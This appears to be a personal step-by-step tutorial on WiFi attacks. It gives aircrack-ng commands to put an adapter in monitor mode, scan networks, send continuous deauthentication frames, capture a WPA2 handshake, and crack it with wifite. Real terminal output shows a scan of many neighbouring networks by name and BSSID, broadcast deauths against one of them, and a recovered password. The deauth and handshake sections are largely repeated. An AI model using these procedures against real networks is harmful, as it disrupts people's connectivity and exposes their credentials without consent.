Wifi attacks documentation

1)Deauthentication Attack

A Deauthentication Attack is a denial-of-service (DoS) technique that targets the communication between a client and a Wi-Fi access point. The goal is to forcibly disconnect a device from the network by sending deauthentication frames to the access point or client. This attack can be used to capture a WPA2 handshake or to disrupt the connection temporarily.

Software required

- **Airmon-ng :-** Used to put adapter in monitor mode.
- **Airodump-ng :-** Used to scan for networks and capture handshake.
- **Aireplay-ng :-** Used to de-authenticate users from select wifi network so that when they try to reconnect, handshake can be captured.

Installation

```
sudo apt update
sudo apt install aircrack-ng
```

Carrying out the attack

Switching adapter mode to monitor

```
sudo systemctl stop NetworkManager
sudo ip link set wlan0 down
sudo airmon-ng start wlan0
```

```
harish@harish-Inspiron-5570:~/wifi_attacks$ iwconfig
lo        no wireless extensions.

enp1s0    no wireless extensions.

wlp2s0    IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:on

docker0   no wireless extensions.

wlxd03745c8b83a  unassociated  Nickname:"<WIFI@REALTEK>"
          Mode:Monitor  Frequency=2.462 GHz  Access Point: Not-Associated
          Sensitivity:0/0
          Retry:off   RTS thr:off   Fragment thr:off
          Power Management:off
          Link Quality:0  Signal level:0  Noise level:0
          Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
          Tx excessive retries:0  Invalid misc:0   Missed beacon:0
```

Scanning for networks

```
sudo airodump-ng wlan0mon
```

```
harish@harish-Inspiron-5570:~/wifi_attacks$ sudo airodump-ng wlxd03745c8b83a

 CH  4 ][ Elapsed: 12 s ][ 2024-10-21 18:17

 BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 FE:BF:77:16:8F:1E  -87        2        0    0   1   54   WPA2 CCMP   PSK  Ahaanswara
 D2:EE:52:94:F7:79  -86        2        0    0   7  130   WPA2 CCMP   PSK  <length: 30>
 90:55:DE:55:7C:68  -79        5        1    0  11  130   WPA2 CCMP   PSK  M Jio
 60:E3:27:7B:50:2E  -91        8        0    0   3  135   WPA2 CCMP   PSK  Srinidhi
 54:47:E8:86:07:93  -81       14        0    0   8  270   WPA2 CCMP   PSK  INIYA-2.4G
 78:BB:C1:A5:39:F3  -82       11        0    0   6  130   WPA2 CCMP   PSK  HKP Jio
 14:55:B9:31:9A:E9  -83        4        0    0  11  360   WPA2 CCMP   PSK  Airtel_shru_8796
 0C:D2:B5:78:FE:4C  -80        2        0    0  11  130   WPA2 CCMP   PSK  Airtel_1
 C4:E9:0A:DD:81:4B  -84        3        0    0  11  270   WPA2 CCMP   PSK  Varshith
 D8:47:32:7A:87:09  -80        3        4    0   4  270   WPA2 CCMP   PSK  ACT102433561157
 A8:DA:0C:D2:A1:C9  -93        6        0    0   6  130   WPA2 CCMP   PSK  Timku Jio
 30:49:50:2D:30:3B  -92        2        0    0   5  130   WPA2 CCMP   PSK  JioFiber-JTyBg
 A0:04:60:C5:B4:83  -76       22        4    0   3  130   WPA2 CCMP   PSK  NETGEAR63_2GEXT
 EC:A2:A0:D4:C1:69   -1        0        3    0   2   -1   WPA              <length:  0>
 46:ED:00:C9:D6:FA  -78       18        0    0   3  270   WPA2 CCMP   PSK  <length:  0>
 28:EE:52:F3:3E:59  -80       20       10    0   2  270   WPA2 CCMP   PSK  11
 A8:DA:0C:87:82:5E  -55       61       28    0   6  130   WPA2 CCMP   PSK  S2HMJIO
```

De-authenticating users from network

```
sudo aireplay-ng --deauth 10 -a -c wlan0mon
```

```
harish@harish-Inspiron-5570:~$ sudo aireplay-ng --deauth 0 -a  A8:DA:0C:87:82:5E wlxd03745c8b83a
18:20:25  Waiting for beacon frame (BSSID: A8:DA:0C:87:82:5E) on channel 6
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
18:20:26  Sending DeAuth (code 7) to broadcast -- BSSID: [A8:DA:0C:87:82:5E]
18:20:26  Sending DeAuth (code 7) to broadcast -- BSSID: [A8:DA:0C:87:82:5E]
18:20:26  Sending DeAuth (code 7) to broadcast -- BSSID: [A8:DA:0C:87:82:5E]
18:20:27  Sending DeAuth (code 7) to broadcast -- BSSID: [A8:DA:0C:87:82:5E]
18:20:27  Sending DeAuth (code 7) to broadcast -- BSSID: [A8:DA:0C:87:82:5E]
18:20:28  Sending DeAuth (code 7) to broadcast -- BSSID: [A8:DA:0C:87:82:5E]
18:20:28  Sending DeAuth (code 7) to broadcast -- BSSID: [A8:DA:0C:87:82:5E]
18:20:29  Sending DeAuth (code 7) to broadcast -- BSSID: [A8:DA:0C:87:82:5E]
18:20:29  Sending DeAuth (code 7) to broadcast -- BSSID: [A8:DA:0C:87:82:5E]
18:20:30  Sending DeAuth (code 7) to broadcast -- BSSID: [A8:DA:0C:87:82:5E]
18:20:30  Sending DeAuth (code 7) to broadcast -- BSSID: [A8:DA:0C:87:82:5E]
18:20:31  Sending DeAuth (code 7) to broadcast -- BSSID: [A8:DA:0C:87:82:5E]
18:20:31  Sending DeAuth (code 7) to broadcast -- BSSID: [A8:DA:0C:87:82:5E]
18:20:32  Sending DeAuth (code 7) to broadcast -- BSSID: [A8:DA:0C:87:82:5E]
18:20:32  Sending DeAuth (code 7) to broadcast -- BSSID: [A8:DA:0C:87:82:5E]
18:20:32  Sending DeAuth (code 7) to broadcast -- BSSID: [A8:DA:0C:87:82:5E]
18:20:33  Sending DeAuth (code 7) to broadcast -- BSSID: [A8:DA:0C:87:82:5E]
18:20:33  Sending DeAuth (code 7) to broadcast -- BSSID: [A8:DA:0C:87:82:5E]
18:20:34  Sending DeAuth (code 7) to broadcast -- BSSID: [A8:DA:0C:87:82:5E]
```

2)WPA2 Handshake Capture

The WPA2 (Wi-Fi Protected Access 2) handshake is a four-step process used when a client connects to a WPA2-protected wireless network. During this handshake, encryption keys are exchanged between the client and the router (access point). By capturing these keys, attackers can attempt to crack the Wi-Fi password if weak passwords are used.

Software required

- **Airmon-ng :-** Used to put adapter in monitor mode.
- **Airodump-ng :-** Used to scan for networks and capture handshake.
- **Aireplay-ng :-** Used to de-authenticate users from select wifi network so that when they try to reconnect, handshake can be captured.

These are all part of the Aircrack-ng Suite.

Installation

```
sudo apt update
sudo apt install aircrack-ng
```

Carrying out the attack

Switching adapter mode to monitor

```
sudo systemctl stop NetworkManager
sudo ip link set wlan0 down
sudo airmon-ng start wlan0
```

```
harish@harish-Inspiron-5570:~/wifi_attacks$ iwconfig
lo        no wireless extensions.

enp1s0    no wireless extensions.

wlp2s0    IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:on

docker0   no wireless extensions.

wlxd03745c8b83a  unassociated  Nickname:"<WIFI@REALTEK>"
          Mode:Monitor  Frequency=2.462 GHz  Access Point: Not-Associated
          Sensitivity:0/0
          Retry:off   RTS thr:off   Fragment thr:off
          Power Management:off
          Link Quality:0  Signal level:0  Noise level:0
          Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
          Tx excessive retries:0  Invalid misc:0   Missed beacon:0
```

Scanning for networks

```
sudo airodump-ng wlan0mon
```

```
harish@harish-Inspiron-5570:~/wifi_attacks$ sudo airodump-ng wlxd03745c8b83a

 CH  4 ][ Elapsed: 12 s ][ 2024-10-21 18:17

 BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 FE:BF:77:16:8F:1E  -87        2        0    0   1   54   WPA2 CCMP   PSK  Ahaanswara
 D2:EE:52:94:F7:79  -86        2        0    0   7  130   WPA2 CCMP   PSK  <length: 30>
 90:55:DE:55:7C:68  -79        5        1    0  11  130   WPA2 CCMP   PSK  M Jio
 60:E3:27:7B:50:2E  -91        8        0    0   3  135   WPA2 CCMP   PSK  Srinidhi
 54:47:E8:86:07:93  -81       14        0    0   8  270   WPA2 CCMP   PSK  INIYA-2.4G
 78:BB:C1:A5:39:F3  -82       11        0    0   6  130   WPA2 CCMP   PSK  HKP Jio
 14:55:B9:31:9A:E9  -83        4        0    0  11  360   WPA2 CCMP   PSK  Airtel_shru_8796
 0C:D2:B5:78:FE:4C  -80        2        0    0  11  130   WPA2 CCMP   PSK  Airtel_1
 C4:E9:0A:DD:81:4B  -84        3        0    0  11  270   WPA2 CCMP   PSK  Varshith
 D8:47:32:7A:87:09  -80        3        4    0   4  270   WPA2 CCMP   PSK  ACT102433561157
 A8:DA:0C:D2:A1:C9  -93        6        0    0   6  130   WPA2 CCMP   PSK  Timku Jio
 30:49:50:2D:30:3B  -92        2        0    0   5  130   WPA2 CCMP   PSK  JioFiber-JTyBg
 A0:04:60:C5:B4:83  -76       22        4    0   3  130   WPA2 CCMP   PSK  NETGEAR63_2GEXT
 EC:A2:A0:D4:C1:69   -1        0        3    0   2   -1   WPA              <length:  0>
 46:ED:00:C9:D6:FA  -78       18        0    0   3  270   WPA2 CCMP   PSK  <length:  0>
 28:EE:52:F3:3E:59  -80       20       10    0   2  270   WPA2 CCMP   PSK  11
 A8:DA:0C:87:82:5E  -55       61       28    0   6  130   WPA2 CCMP   PSK  S2HMJIO
```

Capturing the handshake

```
sudo airodump-ng --bssid <AP_BSSID> --channel <CHANNEL> -w <output_file>
wlan0mon
```

```
harish@harish-Inspiron-5570:~/wifi_attacks$ sudo airodump-ng -w wificapturenew -c 6 --bssid  A8:DA:0C:87:82:5E wlxd03745c8b83a
18:20:20  Created capture file "wificapturenew-02.cap".


 CH  6 ][ Elapsed: 54 s ][ 2024-10-21 18:21 ][ WPA handshake: A8:DA:0C:87:82:5E

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 A8:DA:0C:87:82:5E  -46 100      478      511   37   6  130   WPA2 CCMP   PSK  S2HMJIO

 BSSID              STATION            PWR    Rate    Lost   Frames  Notes  Probes

 A8:DA:0C:87:82:5E  EA:45:86:80:38:F1  -30   24e- 1e     1      103         S2HMJIO
 A8:DA:0C:87:82:5E  0C:E0:DC:C2:20:5B  -63    1e- 6e     0       98
 A8:DA:0C:87:82:5E  58:1C:F8:50:BF:EF  -25   24e- 1e     0      270
Quitting...
```

De-authenticating users from network

```
sudo aireplay-ng --deauth 10 -a <AP_BSSID> -c <Client_MAC> wlan0mon
```

```
harish@harish-Inspiron-5570:~$ sudo aireplay-ng --deauth 0 -a  A8:DA:0C:87:82:5E wlxd03745c8b83a
18:20:25  Waiting for beacon frame (BSSID: A8:DA:0C:87:82:5E) on channel 6
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
18:20:26  Sending DeAuth (code 7) to broadcast -- BSSID: [A8:DA:0C:87:82:5E]
18:20:26  Sending DeAuth (code 7) to broadcast -- BSSID: [A8:DA:0C:87:82:5E]
18:20:26  Sending DeAuth (code 7) to broadcast -- BSSID: [A8:DA:0C:87:82:5E]
18:20:27  Sending DeAuth (code 7) to broadcast -- BSSID: [A8:DA:0C:87:82:5E]
18:20:27  Sending DeAuth (code 7) to broadcast -- BSSID: [A8:DA:0C:87:82:5E]
18:20:28  Sending DeAuth (code 7) to broadcast -- BSSID: [A8:DA:0C:87:82:5E]
18:20:28  Sending DeAuth (code 7) to broadcast -- BSSID: [A8:DA:0C:87:82:5E]
18:20:29  Sending DeAuth (code 7) to broadcast -- BSSID: [A8:DA:0C:87:82:5E]
18:20:29  Sending DeAuth (code 7) to broadcast -- BSSID: [A8:DA:0C:87:82:5E]
18:20:30  Sending DeAuth (code 7) to broadcast -- BSSID: [A8:DA:0C:87:82:5E]
18:20:30  Sending DeAuth (code 7) to broadcast -- BSSID: [A8:DA:0C:87:82:5E]
18:20:31  Sending DeAuth (code 7) to broadcast -- BSSID: [A8:DA:0C:87:82:5E]
18:20:31  Sending DeAuth (code 7) to broadcast -- BSSID: [A8:DA:0C:87:82:5E]
18:20:32  Sending DeAuth (code 7) to broadcast -- BSSID: [A8:DA:0C:87:82:5E]
18:20:32  Sending DeAuth (code 7) to broadcast -- BSSID: [A8:DA:0C:87:82:5E]
18:20:32  Sending DeAuth (code 7) to broadcast -- BSSID: [A8:DA:0C:87:82:5E]
18:20:33  Sending DeAuth (code 7) to broadcast -- BSSID: [A8:DA:0C:87:82:5E]
18:20:33  Sending DeAuth (code 7) to broadcast -- BSSID: [A8:DA:0C:87:82:5E]
18:20:34  Sending DeAuth (code 7) to broadcast -- BSSID: [A8:DA:0C:87:82:5E]
```

3)Dictionary attack

A Dictionary Attack on WPA/WPA2 involves attempting to crack the Wi-Fi password using a pre-generated list of possible passwords, known as a wordlist. This attack is performed after capturing the WPA/WPA2 handshake, which contains the encrypted data that can be used to test password guesses from the dictionary. The dictionary attack is a brute force technique where each password in the wordlist is hashed and compared with the handshake data until a match is found.

A Dictionary Attack is a type of brute-force attack where a list of possible passwords is used to try and crack a password. This method is effective if the password is weak or common and appears in the wordlist.

Software used

- **wifite :-** For scanning and brute forcing.

Installation

```
sudo apt update
Sudo apt install wifite -y
```

Carrying out the attack

Switching adapter mode to monitor

```
sudo systemctl stop NetworkManager
sudo ip link set wlan0 down
sudo airmon-ng start wlan0
```

```
harish@harish-Inspiron-5570:~/wifi_attacks$ iwconfig
lo        no wireless extensions.

enp1s0    no wireless extensions.

wlp2s0    IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:on

docker0   no wireless extensions.

wlxd03745c8b83a  unassociated  Nickname:"<WIFI@REALTEK>"
          Mode:Monitor  Frequency=2.462 GHz  Access Point: Not-Associated
          Sensitivity:0/0
          Retry:off   RTS thr:off   Fragment thr:off
          Power Management:off
          Link Quality:0  Signal level:0  Noise level:0
          Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
          Tx excessive retries:0  Invalid misc:0   Missed beacon:0
```

.

Scanning for networks


```
sudo wifite
```

```
harish@harish-Inspiron-5570:~$ sudo wifite
[sudo] password for harish:
                .
  .  .  .  .  .  .  wifite2 2.7.0
  :  :  :  (¯)  :  :  :  a wireless auditor by derv82
  `  .  `  /¯\  .  .´  maintained by kimocoder
     `    /¯¯¯\    `    https://github.com/kimocoder/wifite2

 [!] Warning: Recommended app bully was not found. install @ https://github.com/kimocoder/bully
 [!] Conflicting processes: avahi-daemon (PID 1221), avahi-daemon (PID 1260), NetworkManager (PID 1316), wpa_supplicant (PID 1323)
 [!] If you have problems: kill -9 PID or re-run wifite with --kill

    Interface   PHY   Driver              Chipset
-------------------------------------------------------------------------
 1. wlp2s0      phy1  ath10k_pci          Qualcomm Atheros QCA9377 802.11ac Wireless Network Adapter (rev 31)
 2. wlxd03745c8b83aphy0  8188eu              TP-Link TL-WN722N v2/v3 [Realtek RTL8188EUS]

 [+] Select wireless interface (1-2): 2
```



NUM	ESSID	CH	ENCR	PWR	WPS	CLIENT
1	(1C:3A:60:2F:0C:68)	11	WPA	99db	no	2
2	POCO F5	11	WPA-P	78db	no	
3	S2HMJIO	6	WPA-P	46db	yes	3
4	(AA:DA:0C:97:EC:14)	1	WPA-P	28db	yes	
5	Vikas	3	WPA-P	25db	yes	
6	STARS2G	1	WPA-P	25db	yes	
7	(46:ED:00:C9:D6:FA)	3	WPA-P	24db	no	
8	11	2	WPA-P	24db	yes	
9	welcomejio	1	WPA-P	23db	yes	1
10	JioFiber-EcksK.4G	1	WPA-P	23db	yes	
11	Airtel_shru_8796	11	WPA-P	22db	no	
12	A6119	6	WPA-P	21db	no	
13	INIYA-2.4G	8	WPA-P	21db	no	
14	Varshith	11	WPA-P	21db	yes	1
15	Home	1	WPA-P	21db	no	
16	Airtel_1	11	WPA-P	20db	no	
17	Johnny Jio	1	WPA-P	20db	yes	
18	Shivu2.4GHz	8	WPA-P	19db	yes	
19	NETGEAR63_2GEXT	3	WPA-P	19db	yes	2
20	M Jio*	11	WPA-P	19db	yes	
21	ACT102433561157	4	WPA-P	18db	no	2
22	HKP Jio	6	WPA-P	18db	yes	1
23	(EE:A2:A0:C4:C1:69)	1	WPA-P	17db	no	
24	Timku Jio	6	WPA-P	17db	yes	
25	RSM - 4g	1	WPA-P	16db	yes	
26	Jayaram	6	WPA-P	14db	no	
27	Factori Production team	1	WPA-P	11db	no	
28	busybee	6	WPA-P	7db	yes	
29	Error 404 Network Una...	10	WPA-P	7db	yes	
30	Riyansh2.4GHz	10	WPA-P	7db	yes	
31	AndroidAP_5849	11	WPA-P	7db	no	

Brute forcing process

This attack only works when passwords set for networks are weak.

In this case the password set for the net work is “passwords”.

```
[+] Select target(s) (1-31) separated by commas, dashes or all: 2

[+] (1/1) Starting attacks against 7E:28:21:14:37:4D (POCO F5)
[+] POCO F5 (78db) PMKID CAPTURE: Waiting for PMKID (4m57s) ^C
[!] Interrupted

[+] 1 attack(s) remain
[+] Do you want to continue attacking, or exit (c, e)? c
[+] POCO F5 (67db) WPA Handshake capture: Listening. (clients:0, deauth:14s, ti [+] POCO F5 (67db) WPA Handshake capture: Listening. (clients:0, deauth:13s, ti [+] POCO F5 (67db) WPA Handshake capture: Listenin
g. (clients:0, deauth:12s, ti [+] POCO F5 (67db) WPA Handshake capture: Listening. (clients:0, deauth:11s, ti [+] POCO F5 (66db) WPA Handshake capture: Listening. (clients:0, deauth:10s, ti [+] POCO F5 (66db) WP
A Handshake capture: Listening. (clients:0, deauth:9s, tim [+] POCO F5 (66db) WPA Handshake capture: Listening. (clients:0, deauth:8s, tim [+] POCO F5 (66db) WPA Handshake capture: Listening. (clients:0, deauth:
7s, tim [+] POCO F5 (66db) WPA Handshake capture: Listening. (clients:0, deauth:6s, tim [+] POCO F5 (66db) WPA Handshake capture: Listening. (clients:0, deauth:5s, tim [+] POCO F5 (66db) WPA Handshake capture: L
istening. (clients:1, deauth:0s, tim [+] POCO F5 (63db) WPA Handshake capture: Discovered new client: 58:1C:F8:50:BF:EF
[+] POCO F5 (63db) WPA Handshake capture: Captured handshake
[+] saving copy of handshake to hs/handshake_POCOF5_7E-28-21-14-37-4D_2024-10-21T22-40-01.cap saved

[+] analysis of captured handshake file:
[+]   tshark: .cap file contains a valid handshake for (7e:28:21:14:37:4d)
[+] aircrack: .cap file contains a valid handshake for (7E:28:21:14:37:4D)

[+] Cracking WPA Handshake: Running aircrack-ng with wordlist-probable.txt wordlist
[+] Cracking WPA Handshake: 0.34% ETA: 22s @ 9141.9kps (current key: passwords)
[+] Cracked WPA Handshake PSK: passwords

[+]   Access Point Name: POCO F5
[+]  Access Point BSSID: 7E:28:21:14:37:4D
[+]         Encryption: WPA
[+]      Handshake File: hs/handshake_POCOF5_7E-28-21-14-37-4D_2024-10-21T22-40-01.cap
[+]      PSK (password): passwords
[+] saved crack result to cracked.json (1 total)
[+] Finished attacking 1 target(s), exiting
```